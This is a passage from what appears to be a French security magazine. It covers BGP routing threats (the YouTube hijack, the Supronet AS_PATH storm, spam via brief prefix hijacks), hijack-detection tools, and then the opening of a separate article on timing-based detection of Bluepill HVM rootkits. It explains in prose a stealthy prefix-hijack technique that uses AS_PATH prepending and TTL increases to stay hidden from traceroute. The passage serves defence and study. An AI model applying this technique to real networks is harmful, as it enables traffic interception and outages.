- Les préfixes « plus spécifiques » sont toujours préférés : si un routeur possède dans sa table de routage deux entrées, par exemple une pour 10.0.0.0/8 et une pour 10.0.0.0/24 qui est plus spécifique que 10.0.0.0/8, alors le trafic à destination des hôtes d'adresses IP du sous-réseau 10.0.0.0/24 est transporté conformément à la seconde entrée (10.0.0.0/24).
- Puisqu'il s'agit du réseau Internet, aucun acteur n'a la vision complète du routage et des évènements qui s'y produisent. Pour schématiser, un AS a la vision de comment il joint les autres. Par contre, il ignore comment les autres le joignent et encore moins comment les autres se joignent entre eux. Ceci est notamment dû au caractère incrémental du protocole (chaque routeur ne ré-annonce que son meilleur chemin) et à l'implémentation des différentes politiques de routage qui conduisent à filtrer les informations en import et en export. Le nombre de destinations (plus 280 000 préfixes joignables), ainsi que la dynamique du réseau, rendent encore plus difficile l'interprétation des messages de mise à jour.

Voyons maintenant différents exemples de menaces planant sur le routage dans l'Internet et qui exploitent ces faiblesses. Dans ces exemples, à cause de la vue partielle qu'a chaque AS de l'ensemble du routage sur l'Internet, nous allons voir qu'il est difficile pour un opérateur de détecter les problèmes et de les régler seul. En effet, c'est la coopération entre opérateurs qui va faire la force du réseau Internet et c'est sur elle que repose la robustesse de l'ensemble du réseau.

2.1 Rupture de contrat de peering et partitionnement de l'Internet

Il existe dans l'Internet une hiérarchie entre les AS selon la façon dont ils obtiennent la connectivité totale. On appelle ainsi Tier-1, un AS qui l'obtient en ne comptant que sur ses clients et ses *peers* (il n'a aucun fournisseur), Tier-2, un AS ayant recours à au moins un fournisseur de type Tier-1, etc. La connectivité globale de l'Internet repose donc fortement sur la densité des accords de *peering* existant dans le cœur (entre Tier-1) et, par conséquent, une remise en cause de ces accords constitue une faiblesse dans la structure même de l'Internet. En 2008, deux acteurs majeurs de l'Internet, Telia et Cogent, ont rompu leur accord de peering. La conséquence directe fut une rupture de connectivité entre un grand nombre de leurs clients respectifs.

Un exemple encore plus frappant a été le *depeering* d'Atrivo (Intercage), un hébergeur californien accusé d'être à l'origine de spams, diffusion de malwares et autres virus, scams, et autres activités malveillantes [ATRIVO]. En septembre 2008, l'ensemble de leurs fournisseurs d'accès se coordonnent non sans mal pour refuser toute connexion à Atrivo/Intercage. En conséquence, Atrivo a purement et simplement disparu de l'Internet le 24 septembre. À cette occasion, MessageLabs (**http://www.messagelabs.com/**) note une forte chute de l'activité des *botnets* lors de la déconnexion. Quelques semaines plus tard, McColo Corp (AS26780) disparaît lui aussi de l'Internet (même cause, mêmes effets).

2.2 Annonces de route mal formées et oscillations BGP en cascade

La première partie de l'article montrait que, pour réaliser de l'ingénierie de trafic, un AS multi-homé (ayant plusieurs fournisseurs de transit) pouvait ajouter N fois son numéro d'AS à l'AS_PATH dans ses annonces pour pénaliser certains chemins et favoriser l'écoulement de son trafic via un fournisseur spécifique.

Sachant que le nombre moyen de systèmes autonomes traversés par un paquet de part et d'autre de l'Internet est 4 à 6 AS, il suffit en général de rajouter 1 à 7 fois son numéro d'AS pour que la route ne soit pas privilégiée et suffisamment pénalisée par rapport aux autres chemins possibles.

Or, un bug sur les routeurs lettons Mikrotik, qui pourtant ne doivent pas accepter de rajouter plus de 16 fois le numéro d'AS dans l'AS_PATH (cf. l'extrait de documentation ci-dessous)

```
bgp-prepend (integer: 0..16) - number which indicates how many
times to prepend AS_NAME to AS_PATH
```

a autorisé des routeurs à rajouter beaucoup plus de fois que nécessaire le numéro d'AS dans AS_PATH : la valeur indiquée à la suite de la commande 'bgp-prepend' modulo 256. Malheureusement, de nombreux techniciens réseau étant familiers avec les commandes Cisco, ceux-ci ont positionné comme valeur de *prepend* leur propre numéro d'AS, ce qui a provoqué depuis fin 2008 l'envoi d'annonces BGP avec des AS_PATH plus ou moins longs (quelques dizaines, voire plus de 100 AS dans l'AS_PATH).

Le 16 février 2009, un AS tchèque, Supronet (AS48768), a annoncé son préfixe 94.125.216.0/21 dans des messages d'UPDATE BGP avec pour attribut un AS_PATH long de 252 AS. Malheureusement, dans la propagation de cette annonce, chaque AS a ajouté à l'AS_PATH son propre numéro d'AS ce qui lui a fait franchir la limite de 255 numéros d'AS. Certains routeurs BGP (bug Cisco notamment) n'acceptant pas cette route ont aussitôt fermé leur session BGP,

```
Feb 16 16:44:36.065 GMT: BGP: x.x.x.x Bad attributes
Feb 16 16:45:43.389 GMT: %BGP-6-ASPATH: Long AS path 6461 1299 29113 47868
47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868
47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868
47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868
47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868
47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868
47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868
47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868
47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868 47868
47868 47868 47868 47868 received from x.x.x.x: Has more than 255 AS
Feb 16 16:45:43.389 GMT: %BGP-5-ADJCHANGE: neighbor x.x.x.x Down BGP
Notification sent
Feb 16 16:45:43.389 GMT: %BGP-3-NOTIFICATION: sent to neighbor x.x.x.x 3/11
(invalid or corrupt AS path) 516 bytes 50020200 02FF193D 051371B9
BAFCBAFCBA
Feb 16 16:45:43.389 GMT: BGP: x.x.x.x Bad attributes
```

ce qui a automatiquement provoqué une convergence BGP chez leurs voisins qui ont eux-mêmes recalculé et annoncé les nouvelles meilleures routes (et donc potentiellement provoqué des convergences BGP dans tout l'Internet), puis ont remonté leur session et ont donc à nouveau annoncé leurs routes jusqu'à réception de l'annonce fatale, etc. Les routes BGP ont ainsi oscillé dans tout l'Internet jusqu'à l'application de filtres BGP (en filtrant, par exemple, sur la longueur de l'AS_PATH ou sur la route de Supronet).

Supronet n'était pas le seul AS à envoyer des routes avec des chemins de longueurs disproportionnées ces derniers temps (citons entre autres les AS 24532, 43179, 48262, 39625, 33838), mais c'était le premier à franchir le cap des 250 ; combiné au bug chez certains équipementiers sur les AS_PATH longs et l'absence de filtres BGP sur cet attribut, cela a créé une véritable tempête d'annonces BGP [REN1], une instabilité massive et mondiale des routes, et de nombreuses pertes de trafic sur l'ensemble de l'Internet.

2.3 Le « vol » de préfixes

Étant donné les points explicités plus haut, il est assez facile d'imaginer comment détourner des préfixes en BGP. Ces détournements sont parfois volontaires ou, d'autres fois, résultent d'incidents malheureux comme nous allons le voir dans les exemples suivants.

Hijacking de préfixe pour supprimer l'accessibilité

La forme la plus simple consiste à annoncer un préfixe plus spécifique que le préfixe que vous voulez détourner. C'est ce qu'a fait un opérateur pakistanais en février 2008. Voulant interdire l'accès à Youtube (AS36561), le gouvernement a ordonné à Pakistan Telecom (AS17557) d'interdire l'accès au site de Youtube correspondant aux IP (208.65.153.238, 208.65.153.253 et 208.65.153.251). Pour ce faire, Pakistan Telecom a ajouté une route statique sur ses routeurs pour le préfixe 208.65.153.0/24 (plus spécifique que le préfixe 208.65.152.0/22 annoncé par l'AS de Youtube). Malheureusement, la route en question a été redistribuée en eBGP aux AS voisins et a été annoncée au fournisseur de Pakistan Telecom, Pacific Century Cyberworks (AS3491). Puis, cette route a été ré-annoncée dans tout l'Internet, provoquant la convergence de la plupart des AS sur ce préfixe plus spécifique, et la redirection du trafic à destination de Youtube vers Pakistan Telecom.

Vol de préfixe pour détournement de trafic

Imparable pour réaliser un déni de service, ce type de *hijack* n'est pourtant pas la menace la plus sérieuse. Une technique plus raffinée exposée pendant la dernière conférence Defcon, en août dernier à Las Vegas [KAPELA], mérite, quant à elle, plus d'attention. Partons de la configuration illustrée dans la figure 5.




Figure 5 : Configuration initiale




Figure 6 : Annonce d'un préfixe plus spécifique et prepending du chemin d'annonce

L'AS1 annonce le préfixe 180.10.0.0/16 ; après convergence de tous les réseaux représentés, chaque AS possède un plus court chemin pour joindre ce préfixe.

L'AS2 annonce le préfixe 180.10.0.0/17, plus spécifique, en prenant soin de protéger le chemin de retour qu'il utilise via les AS AS13, AS12 et AS1. Pour ce faire, il rajoute leur numéro d'AS au sien dans l'attribut `AS_PATH` du message correspondant (prepend). En effet, pour éviter les boucles de routage, ces AS rejetteraient un tel message s'ils venaient à le recevoir. Ainsi, les AS AS12 et AS13 continuent à acheminer le trafic selon l'entrée correspondant au préfixe 180.0.0.0/16.

L'AS14 enverra, quant à lui, son trafic à destination des adresses contenues dans le préfixe 180.0.0.0/17 vers l'AS2, permettant à ce dernier de recevoir, modifier ou seulement observer ce trafic. Il suffit ensuite à l'AS2 de configurer une route statique vers l'AS13 pour ce préfixe afin que le trafic soit correctement routé jusqu'à l'AS1.

Le détournement est effectivement réussi et la connectivité de bout en bout reste intacte. Mais, un simple *traceroute* depuis un *looking glass* public pourrait trahir le hijack et permettre l'identification de l'AS coupable. Il suffit alors à l'attaquant d'augmenter autant que nécessaire le TTL [6] des paquets qui transitent par lui à destination de sa victime pour disparaître des traceroutes.

En effet, on rappelle qu'un traceroute permet de suivre le chemin d'un paquet entre deux machines. Son principe de fonctionnement consiste à envoyer des paquets avec un TTL de plus en plus grand (en commençant à 1). Chaque routeur recevant un paquet en décrémente le TTL. Lorsque le TTL atteint 0, le routeur émet un paquet ICMP d'erreur (type 11, code 1) ce qui permet de découvrir les routeurs de proche en proche. En augmentant le TTL des paquets transitant par son AS, et à destination de sa victime, le *hijacker* évite ainsi qu'aucun de ces paquets n'expire dans son réseau qui devient invisible aux yeux d'un traceroute.

Usurpation temporaire de préfixes pour le spam

Il y a quelques années, une étude [FEAM] a montré une corrélation entre l'annonce plutôt brève de larges préfixes IP usurpés sur l'Internet et l'envoi de spam depuis des adresses sources appartenant à ces préfixes. Le principe est qu'en annonçant un large bloc d'adresses (/8 par exemple), ce préfixe a moins de chances de se faire filtrer ; et surtout, en annonçant un préfixe plus spécifique, le spammeur risquerait d'envoyer une route qui serait préférée de tout l'Internet, donc de détourner du trafic et se faire alors repérer. Alors que l'objectif recherché ici est de contrôler l'annonce furtive du préfixe, et, durant ce laps de temps, de parvenir à utiliser quelques adresses IP réparties dans cette plage pour monter des sessions SMTP vers des relais et envoyer une certaine quantité de spams, le tout avant de supprimer la route BGP. Les plages choisies par les attaquants sont, par exemple, des blocs alloués et non annoncés sur l'Internet, les adresses vacantes ayant moins de chance d'être présentes dans des listes noires anti-spam (RBL) et le spammeur de se faire tracer.

Détournement involontaire de trafic

Il existe d'autres formes de hijacking de préfixes, souvent résultant d'une malheureuse erreur de configuration, dans lesquelles un AS annonce tout ou partie de la table de routage de l'Internet en se faisant passer pour l'AS origine. La durée du détournement de trafic peut être plus ou moins longue selon les temps de réactivité des opérateurs : en novembre 2008, lorsque le fournisseur de service brésilien CTBC (AS16735) a connu cette mésaventure, il a annoncé pendant quelques minutes de 120000 à 170000 préfixes à ses propres fournisseurs qui ne les ont pas propagés à l'ensemble de l'Internet, ce qui a rendu l'incident très localisé.

Le même type d'incident s'était déjà produit en 2004, où cette fois-ci les annonces faites par l'opérateur turc TTNet (AS9121) avaient eu des répercussions sur l'ensemble de l'Internet

pendant plusieurs heures. En effet, leur fournisseur Telecom Italia Seabone n'ayant pas mis en place de filtre, il a acheminé les trafics à destination de sites à grosses audiences tels que Amazon, Yahoo, CNN, etc. vers l'opérateur turc.

Ce type d'erreur est bien plus fréquent qu'il n'y paraît ; l'impact dépend, d'une part, de la rapidité de détection de l'événement et, d'autre part, de la présence de filtres de préfixes chez les gros acteurs de l'Internet (Tier-1, Tier-2, ce qui revient quelque part à estimer la confiance qu'ils portent dans les annonces qui leurs sont faites).

Des débuts de solutions contre le hijacking ?

Les RIR (*Regional Internet Registries*) sont les organisations chargées d'allouer des adresses IP et des numéros d'AS à des organisations (entreprises, fournisseurs d'accès, opérateurs...). Rappelons que, pour le moment, il n'existe pas de moyen de certifier qui possède (ou en tout cas est autorisé à utiliser) une plage d'adresses IP donnée, bien que des systèmes pour authentifier les adresses allouées et les annonces de routeurs soient à l'étude. SecureBGP et SoBGP ([MISC]) avaient pour objectif de signer les annonces BGP, et en particulier l'opérateur peut signer les annonces des blocs d'adresses qui lui ont été alloués.

Mais, ces deux solutions n'ont jamais rencontré un consensus. Leur popularité au sein de la communauté des opérateurs n'a pas été forte, l'objectif final n'étant pas perçu comme intéressant par les opérationnels, voire dangereux, car qui dit déploiement de solution de signature implique par-là même temps de calculs supplémentaires, et donc ralentissement possible de la convergence lors d'échanges BGP. De plus, ces deux propositions ont toujours eu des écueils techniques : SoBGP ne vérifie que l'AS origine (et donc évite des erreurs de configurations ou des détournements intentionnels), mais il ne contre pas le hijacking volontaire. SBGP protège, quant à lui, l'`AS_PATH` entier dans les annonces, mais est trop lourd du fait du nombre de vérifications de signatures. Un système plus léger serait donc nécessaire et probablement mieux accepté.

Parmi les autres initiatives en cours, citons RPKI (« *Resource Public Key Infrastructure* »). Ici, les RIR montent ensemble une infrastructure à clés publiques (ICP ou PKI) pour ajouter une authentification de la délégation des blocs d'adresses IP aux entités, et ainsi apporter la signature à l'espace d'adresses IP. Dans un premier temps, la délégation des adresses depuis l'IANA (*Internet Assigned Numbers Authority*) est signée et, ensuite, chacun des 5 RIR signe les délégations aux ISP ou entreprises en utilisant leurs numéros d'AS, ce qui revient à authentifier des préfixes IP par rapport aux AS : l'APNIC et le RIPE NCC proposent RPKI en version bêta.

Si, pour le moment, aucune solution ne remédie aux problèmes d'annonce, il existe tout de même de nombreux outils pour détecter les mauvaises configurations ou tentatives de détournement de trafic.

3. Initiatives de supervision des annonces BGP sur l'Internet

3.1 Les sources d'information publiques

Les RIR maintiennent des bases de données contenant les informations de blocs alloués, les numéros d'AS, des informations de contacts et des descriptions de réseaux. Ces informations sont accessibles au public en utilisant le protocole Whois.

D'autre part, outre les RIR, d'autres organisations maintiennent des bases d'enregistrements contenant des informations de routage, écrites en RPSL (ou *Routing Policy Specification Language* [7] [RFC2622]), et qui renseignent les politiques de routage des ISP, notamment les préfixes qu'ils annoncent par BGP. L'enregistrement dans la base RADb (*Routing Arbitrer Database*) est, elle, payante par exemple. Ces bases ensuite sont interrogeables à travers le protocole WHOIS voire diverses interfaces web et sont accessibles publiquement. Logiquement, un opérateur est censé enregistrer ses propres données dans une unique base de routage.

Ensemble, ces bases forment l'*Internet Routing Registry* (IRR) [IRR] : les opérateurs les interrogent entre autres pour retrouver des informations de politiques de routage, accords de peering des autres AS, ainsi que la liste des préfixes originés par un AS donné, et peuvent les utiliser pour forger leur propre politique de routage [8]. Un autre usage peut être de générer automatiquement des filtres BGP (par exemple, pour valider qu'un AS a le droit d'annoncer un bloc donné) et des parties de configurations de routeurs (notamment avec la suite d'outils IRRtoolset [IRRt] ou IRRpt [IRRpt]). S'il n'est pas obligatoire de renseigner ces bases IRR, le filtrage de routes de certains gros opérateurs repose sur ces outils et ils forcent leurs clients à mettre à jour correctement ces bases sous peine de filtrer leurs routes et nuire à leur accessibilité.

Mais, en pratique, de nombreux opérateurs ne documentent pas ces bases (coût administratif, confidentialité des accords inter-opérateurs), les rendant incomplètes et de mauvaise qualité, et ce, à tel point que des outils de vérification de la consistance des données ont même été créés [9]. Ces bases n'étant pas mises à jour en temps réel, un autre effet de bord est le délai de mise à jour des filtres lorsque de nouvelles routes sont annoncées, ce qui crée potentiellement des rejets de routes et donc des pertes de trafic. Enfin, il n'y a pas d'organisation qui réglemente la mise à jour de ces bases, ni qui même en vérifie les entrées.

Les looking glass (interfaces web vers un routeur) ou autres route servers (routeurs BGP accessibles publiquement et répondant à certaines commandes) sont également des sources d'information utiles pour les opérations de *troubleshooting*. Enfin, quelques sites proposent des *dumps* de données BGP agrégées sur des collecteurs de routes, offrant ainsi une vision dynamique des échanges BGP. Les plus célèbres sont ceux du projet RouteViews [RV] de l'université de l'Oregon et ceux du projet RIS (*Routing Information Service*), un ensemble de collecteurs de données BGP financé par le RIPE NCC et composé d'une quinzaine de nœuds qui établissent des sessions BGP avec plus de 600 routeurs [RIS].

Il est important de comprendre que le nombre et la localisation des points d'observations sur l'Internet ont leur importance. En effet, par le jeu des politiques de routage et des filtres des opérateurs, ainsi que par la nature incrémentale de BGP, il n'est pas possible d'observer la structure d'interconnexion dans son ensemble à partir d'un sous-ensemble de points de mesure. Il n'est, par exemple, possible d'observer un lien de peering entre deux AS que si au moins l'un de ces deux AS ou un de leurs clients est lui-même un point de mesure. Par conséquent, il n'est a priori pas possible d'observer tout incident ou attaque étant donné un sous-ensemble de points de mesure.

3.2 Quelques outils de détection d'anomalies dans les annonces

MyASN (http://www.ris.ripe.net/myasn.html)

Service proposé par le RIPE NCC, l'application MyASN (devenue IS Alarm) alerte les administrateurs de réseau lorsqu'elle détecte qu'un préfixe donné n'est pas annoncé avec un AS_PATH correct. Pour déterminer si l'AS_PATH est correct ou non, MyASN vérifie s'il valide des expressions rationnelles. Les alertes sont envoyées par mail ou par *syslog*. Cet outil s'appuie sur le RIS.

IAR (http://iar.cs.unm.edu/index.php)

De la même façon, le service *Internet Alert Registry* ou IAR a pour objectif d'informer les administrateurs réseau de tout hijacking potentiel de routes BGP. Ce système est lui-même construit sur PGBGP, *Pretty Good BGP* [PGBGP], un projet de recherche qui vise à être déployé sur des routeurs BGP et à mettre en quarantaine des routes supposées suspectes. Plutôt que de reposer sur des données de type IRR potentiellement fausses ou sur une inscription spécifiant les chemins autorisés vers un préfixe donné, PGBGP construit sa base de connaissance à partir de l'historique des messages BGP pour apprendre quel AS origine habituellement quel(s) préfixe(s), et considère ensuite comme suspecte toute annonce qui comporterait de soudaines modifications dans les chemins d'AS.

Les alertes pour chaque anomalie sont alors envoyées par mail, soit par le site, soit par un *tracker* situé en local chez l'opérateur lui-même abonné au flux RSS des anomalies. IAR distingue le hijacking de préfixe, celui de sous-préfixe plus spécifique (typiquement le cas des annonces des sous-préfixes Youtube par l'AS pakistanais) et le hijacking de préfixe pour lequel l'AS d'origine change alors que l'AS connu comme propriétaire du préfixe reste dans l'AS_PATH. Ce service connaît beaucoup de faux-positifs, mais a détecté le *Man-In-The-Middle* de defcon 2008.

PHAS (http://phas.netsec.colostate.edu/)

Avec le système PHAS (*Prefix Hijack Alert System*), l'administrateur réseau enregistre les préfixes à surveiller. PHAS récupère les données des collecteurs RouteViews. Toutefois, un des problèmes avec les collecteurs Route Views est qu'ils sont très chargés, et que les données ne sont pas accessibles en temps réel ; les alarmes de PHAS ne sont donc remontées qu'après quelques heures en moyenne.

BGPMon (http://bgpmon.net/)

BGPMon construit sa table de connaissance non seulement sur les collecteurs du RIS (RIPE NCC), mais s'appuie également sur les informations IRR, sur des informations enregistrées par les administrateurs réseau (entrées sous la forme d'expressions rationnelles), et sur la stabilité des annonces pour détecter les anomalies et générer ses alertes. Il vérifie également les principaux attributs BGP pour détecter des annonces erronées, comme les annonces comportant des AS privés (64512-65535) qui ne doivent jamais être visibles dans des AS_PATH de routes diffusées sur l'Internet. Bref, c'est l'outil qui semble le plus complet dans sa façon de mêler les techniques de détections, les données et les types d'informations remontées.

3.3 Observation des événements BGP

Outre la surveillance d'annonces concernant des blocs d'adresses IP précis, d'autres outils, quant à eux, visent à fournir une vision plus globale du comportement du routage Internet.

Cyclops (http://cyclops.cs.ucla.edu/)

Cyclops suit l'évolution de la structure d'interconnexion des AS dans le temps. Le principal intérêt de l'outil réside dans la possibilité pour un utilisateur de configurer des alarmes qui le préviendront si, par exemple, la connectivité de son AS change (apparition/disparition d'un voisin) ou si un de ses préfixes se met à être originé par quelqu'un d'autre.

BGPlay (http://www.ris.ripe.net/bgplay/)

BGPlay est une application qui permet de visualiser les différents chemins d'AS utilisés (par les routeurs monitorés du projet RIS) pour joindre un préfixe donné pour une période de temps donnée. Il permet donc d'appréhender graphiquement la dynamique BGP. Ce type d'outil est très utile pour réaliser des études a posteriori une fois qu'un incident a été détecté, voir résolu. L'« intelligence » est par contre laissée à l'utilisateur. L'outil n'effectue aucune interprétation, ni ne corrèle le comportement de plusieurs préfixes entre eux.

Rcat (http://rcat.rd.francetelecom.com/)

Rcat analyse en continu les *updates* BGP collectés par des sondes des projets RIS et RouteViews afin d'identifier les évènements qui ont modifié la structure d'interconnexion de l'Internet et donc ont provoqué l'envoi de ces updates. L'outil peut être vu comme une grosse machine à état qui calcule périodiquement une vision stable de la topologie Internet, puis interprète les messages de mise à jour BGP par rapport à cette topologie, détectant et corrélant les périodes d'indisponibilité des différents chemins stables. L'outil consigne les différents évènements identifiés au sein d'une base de connaissance consultable par le biais d'un système de requêtes logiques permettant de chercher par exemple tous les évènements ayant impacté un groupe de préfixes ou d'AS donné, ayant eu lieu au niveau de tel(s) AS, ou tout évènement vérifiant une combinaison de ces critères. Rcat permet donc d'appréhender la dynamique du routage dans l'Internet en détectant des évènements ayant modifié sa structure d'interconnexion. L'outil a ainsi pu par exemple détecter les évènements relatifs aux ruptures de câbles sous-marins en janvier 2008 ou encore pointer du doigt un gaspillage des ressources dans le réseau (consommation CPU et mémoire des routeurs) du fait de l'existence d'évènements extrêmement récurrents qui ne sont jamais résolus [NANOG43].

Conclusion

L'infrastructure de l'Internet est ouverte et est bâtie autour de la confiance entre AS ; la complexité du protocole BGP et la confidentialité des accords d'interconnexion, la dynamique du réseau et le volume considérable des annonces de mise à jour échangées sont autant de facteurs contribuant à fragiliser la sécurité de l'Internet.

Les menaces sont réelles et ce n'est sans doute pas au hasard que le *Department of Homeland Security* finance à travers le projet « BGPSEC » des initiatives pour reprendre et renforcer les travaux de sécurisation du protocole BGP. En attendant d'éventuelles solutions, un opérateur seul est démuni. La robustesse de l'Internet repose au final sur la vigilance des clients et des administrateurs réseau, sur la disponibilité et la réactivité des NOC (centre d'opérations réseau), et sur la coopération entre AS. Ainsi, dans le cas de l'incident de Youtube en février 2008 cité précédemment, il n'aura fallu que quelques heures pour rétablir les chemins de communication. ■

Notes

[1] Pouvoir joindre n'importe quel « hôte » dans Internet.

[2] Pouvoir être joint par n'importe quel hôte dans Internet.

[3] À la réception d'une nouvelle information de routage, un routeur active une procédure de calcul de nouveaux meilleurs chemins et de mise à jour de ces informations dans la table de routage ; le temps de convergence est le temps au bout duquel ce processus est terminé.

[4] La décision de la meilleure route s'effectue entre les routes de toutes les Adj-RIB-in pour le même préfixe.

[5] Cette limitation vise à se prémunir d'un incident où le client annonce par mégarde sa table de routage en entier au four nisseur. Cet incident peut en effet amener le fournisseur à converger sur ces chemins attractifs (car passant par un client) et à les ré-annoncer au reste de l'Internet.

Anthony Desnos
Laboratoire Sécurité de l'Information et des Systèmes (SI&S)
École Supérieure en Informatique, Électronique et Automatique – Paris
desnos@esiea.fr

Eric Filiol
Laboratoire de virologie et de cryptologie opérationnelles (V + C)°
École Supérieure en Informatique, Électronique et Automatique – Laval
filiol@esiea.fr

DÉTECTION OPÉRATIONNELLE DES ROOTKITS HVM

OU QUAND LA RECHERCHE REMPLACE LE BUZZ (PARTIE 2)

mots-clés : *virtualisation / codes malveillants / rootkits / hyperviseur / Bluepill / détection antivirale / détection statistique / furtivité*

Dans le numéro précédent [1], nous avons détaillé le code de BluePill et montré qu'il y avait plusieurs incohérences au niveau des arguments avancés par les auteurs. C'est-à-dire qu'il ne possédait en aucun cas les caractéristiques classiques d'un rootkit. Nous allons voir dans cet article comment finalement il est possible d'avoir une détection simple de ces rootkits HVM, et ainsi mettre fin à ce buzz qui n'a eu aucun sens.

1. Méthodes de détection

Nous savons qu'il est impossible de détecter un *rootkit* comme Bluepill par des prises d'empreintes mémoire, car il n'altère en rien des structures ou des fonctions du noyau, et utilise la mémoire de façon tout à fait conforme à un autre *driver*. La recherche de signatures de Bluepill en mémoire est possible, mais n'aurait qu'un impact limité jusqu'à la prochaine version (puisque celui-ci n'implémente pas encore d'altération de la mémoire).

Nous nous sommes donc appuyés sur un fait simple : un hyperviseur augmente le temps d'exécution de certaines instructions, et un rootkit HVM augmentera significativement ce temps. Il suffit donc d'obtenir le temps d'exécution d'une instruction. Un hyperviseur augmentera le temps d'exécution d'une instruction interceptée, puisque le code de commutation machine virtuelle vers hyperviseur sera automatiquement ajouté, et ce temps sera encore augmenté si une charge virale est présente. Cela revient à utiliser une attaque par le temps et nous avons dit dans l'article précédent que nous ne contrôlons pas les sources de temps [2].

Une source de temps externe comme un serveur NTP avec une communication chiffrée peut être utilisée, et augmentera le temps d'analyse de l'hyperviseur pour s'apercevoir d'un mécanisme de détection.

Notons qu'une source de temps peut être tout à fait relative et donc ne pas utiliser directement les horloges d'un système et contourner les interceptions d'un hyperviseur. À une échelle beaucoup plus importante, le soleil a servi

pendant de nombreuses années à connaître l'heure, et pourrait donc servir comme source de temps externe. Ce même compteur à l'échelle informatique peut être une incrémentation d'une variable (comme l'a montré Edgar Barbosa [3]) sur un cœur du processeur, pendant que sur l'autre s'exécute l'instruction supposée interceptée. Même Joanna Rutkowska reconnaît [4] que ce mécanisme est impossible à détecter et qu'elle y réfléchit sérieusement.

Les processeurs Intel Dual Core incluent la possibilité de faire varier la vitesse du processeur, ce qui pourrait fausser les résultats. Mais, en prenant des relevés avec un pas assez grand, il suffit de peu de données pour utiliser ces deux méthodes aussi simplement qu'avec un processeur à fréquence fixe.

Le mécanisme de *Chicken* [4] qui consiste à ce que le rootkit HVM se retire de la mémoire quand un nombre important d'instructions interceptées est appelé et à se réinstaller après un temps donné pourrait contrer ce genre de détection (ce qui est d'ailleurs contesté, car un hyperviseur de protection pourrait alors s'installer [3]). Mais, nous pouvons employer des mécanismes empruntés aux virus et rendre les instructions appelées complètement aléatoires permettant ainsi de le contrer.

La liste des instructions interceptées peut se composer de toutes celles qu'il est possible à l'hyperviseur d'intercepter. Une instruction parmi toute la liste se détache : `vmmcall`. Car cette instruction est obligée d'être interceptée par l'hyperviseur, puisqu'elle permet de l'appeler.

Mais, la meilleure méthode est tout d'abord de dégager un modèle statistique qui nous permettra de limiter fortement les appels à une instruction interceptée pour pouvoir détecter un rootkit.

1.1 Modèle statistique

L'objectif est de modéliser le comportement d'un ordinateur selon que BluePill est absent ou non de la machine [2] et, dans ce dernier cas, de différencier un BluePill simple d'un tel système pourvu d'une charge virale ou d'une fonction effective. Tout repose sur le choix d'un estimateur efficace permettant effectivement de mettre en évidence des différences statistiquement significatives.

Tout d'abord, considérons les différents estimateurs possibles.

1.1.1 NTP (chiffré)

Cette première méthode consiste à prendre une source de temps externe assez précise et fiable. La plupart des serveurs utilisent le protocole NTP, qui permet de synchroniser les horloges des systèmes informatiques à travers un réseau. On pourra également utiliser un chiffrement sur le protocole pour pouvoir effectuer les communications en rendant beaucoup plus difficile l'interception du rootkit.

Ici, la base de temps sera la différence des valeurs retournées par le serveur NTP sur une instruction possiblement interceptée.

1.1.2 Compteur

La seconde méthode est l'utilisation d'un compteur comme source de temps, une source tout à fait relative. Elle ne fonctionne qu'avec un processeur possédant plusieurs cœurs (au moins 2) ou sur une machine multiprocesseur.

On synchronise deux processeurs pour qu'ils exécutent notre code (composé de deux *threads*) en parallèle. Sur le premier processeur, nous mettons un code qui effectue une simple boucle incrémentant une variable, pendant que, sur le second, on exécute une instruction potentiellement interceptée par le rootkit HVM.

